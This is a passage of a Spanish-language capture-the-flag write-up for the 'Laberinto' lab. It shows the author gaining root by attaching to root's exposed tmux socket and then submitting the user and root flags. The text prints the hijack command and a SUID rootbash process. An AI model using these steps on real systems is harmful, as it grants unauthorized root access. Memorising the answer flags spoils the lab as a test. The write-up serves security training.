root       328  0.0  0.0   4204   3412 pts/1    Ss   13:37   0:00 /bin/bash
root       331  0.0  0.0   8660   5080 pts/1    S+   13:37   0:01 top
root       335  0.0  0.0   2532   1460 pts/0    S+   13:37   0:00 tail -f /dev/null
root       336  0.0  0.1   18116  11336 ?        Ss   13:38   0:00 sshd: admin_user [priv]
admin_u+   342  0.0  0.0   18372   7144 ?        S    13:38   0:00 sshd: admin_user@pts/2
admin_u+   343  0.0  0.0   4204   3544 pts/2    Ss   13:38   0:00 -bash
admin_u+   380  0.0  0.0   4204   3596 pts/2    S    14:09   0:00 /tmp/rootbash -p
admin_u+   387  0.0  0.0   8116   4388 pts/2    R+   14:13   0:00 ps aux
```

Encontramos ciertos procesos en los PID 327, 328 y 331

```
root      327  0.0  0.0   5876   3816 ?        Ss  13:37   0:00 tmux -S /var/shared_tmux/socket_admin new-sessio...
```

```
root      328  0.0  0.0   4204   3412 pts/1    Ss  13:37   0:00 /bin/bash
```

```
root      331  0.0  0.0   8660   5080 pts/1    S+  13:37   0:01 top
```

El usuario root tiene abierto una sesión de Tmux (multiplexor de terminales) el cual ha creado el socket en una ruta sospechosa y que se encuentra accesible /var/shared_tmux/socket_admin. Cuando se halla un socket de Tmux con permisos de lectura y escritura para otros usuarios o en una carpeta compartida cualquiera que tenga acceso a ese archivo de socket puede attacharse a la sesión viva del root.

```
admin_user@laberinto:~$ ls -la /var/shared_tmux/socket_admin
srwxrwx--- 1 root admin_user 0 Jun  1 13:37 /var/shared_tmux/socket_admin
```

Ejecutamos la siguiente línea para poder conectarnos a la sesión vivia del root.

tmux -S /var/shared_tmux/socket_admin attach-session

Y de esta forma encontramos la otra flag

```
kali@kali: ~/Downloads/laberinto | admin_user@laberinto: ~ | admin_user@laberinto: ~
root@laberinto:~# whoami
root
root@laberinto:~# ls
bin boot dev etc home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var
root@laberinto:~# ls -al /root
total 72
drwxr-xr-x 1 root root 4096 Jun  1 13:37 .
drwxr-xr-x 1 root root 4096 Jun  1 13:37 ..
-rwxr-xr-x 1 root root    0 Jun  1 13:37 .dockerenv
lrwxrwxrwx 1 root root    7 May 18 00:00 bin -> usr/bin
drwxr-xr-x 2 root root 4096 May  8 16:15 boot
drwxr-xr-x 5 root root  360 Jun  1 13:37 dev
drwxr-xr-x 1 root root 4096 Jun  1 13:37 etc
drwxr-xr-x 1 root root 4096 May 23 08:12 home
lrwxrwxrwx 1 root root    7 May 18 00:00 lib -> usr/lib
lrwxrwxrwx 1 root root    9 May 18 00:00 lib64 -> usr/lib64
drwxr-xr-x 2 root root 4096 May 18 00:00 media
drwxr-xr-x 2 root root 4096 May 18 00:00 mnt
drwxr-xr-x 1 root root 4096 Jun  1 13:37 opt
dr-xr-xr-x 331 root root    0 Jun  1 13:37 proc
drwx----- 1 root root 4096 Jun  1 13:37 root
drwxr-xr-x 1 root root 4096 Jun  1 13:38 run
lrwxrwxrwx 1 root root    8 May 18 00:00 sbin -> usr/sbin
drwxr-xr-x 1 root root 4096 May 23 08:12 srv
dr-xr-xr-x 13 root root    0 Jun  1 13:37 sys
drwxrwxrwt 1 root root 4096 Jun  1 14:02 tmp
drwxr-xr-x 1 root root 4096 May 18 00:00 usr
drwxr-xr-x 1 root root 4096 Jun  1 13:37 var
root@laberinto:~# cd /root/root.flag
bash: cd: /root/root.flag: No such file or directory
root@laberinto:~# cd /root
root@laberinto:~# ks
bash: ks: command not found
root@laberinto:~# ls
root.txt
root@laberinto:~# cat root.txt
root{tmUx_s0ck3t_h1j4ck1ng_1s_l3th4l}root@laberinto:~#
root@laberinto:~#
```

WHOAMI-LABS.COM

Bienvenido a WHOAMI-LABS.COM.

Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde laberinto.tar ...

[+] Imagen cargada exitosamente

[*] Iniciando laboratorio ...

[v] Laboratorio desplegado correctamente.

LAB: LABERINTO

DIFICULTAD: ***** insano (8 puntos)

IP del laboratorio: 172.17.0.2

Ingresa la flag de User (formato user{ ... }): root{tmUx_s0ck3t_h1j4ck1ng_1s_l3th4l}

Flag incorrecta. Intenta de nuevo (1/5):

Ingresa la flag de User: user{m4st3r_of_th3_m4z3_4nd_0s1nt}

[+] Flag de usuario correcta. ¡Buen trabajo!

Ingresa la flag de Root (formato root{ ... }): root{tmUx_s0ck3t_h1j4ck1ng_1s_l3th4l}

¡Felicitaciones! Has comprometido Laberinto a nivel Insano.

TIEMPO TOTAL: 03h 16m 54s

FECHA Y HORA: 2026-06-01 12:54:42 -0400

[*] Presiona Ctrl+C para eliminar el laboratorio

█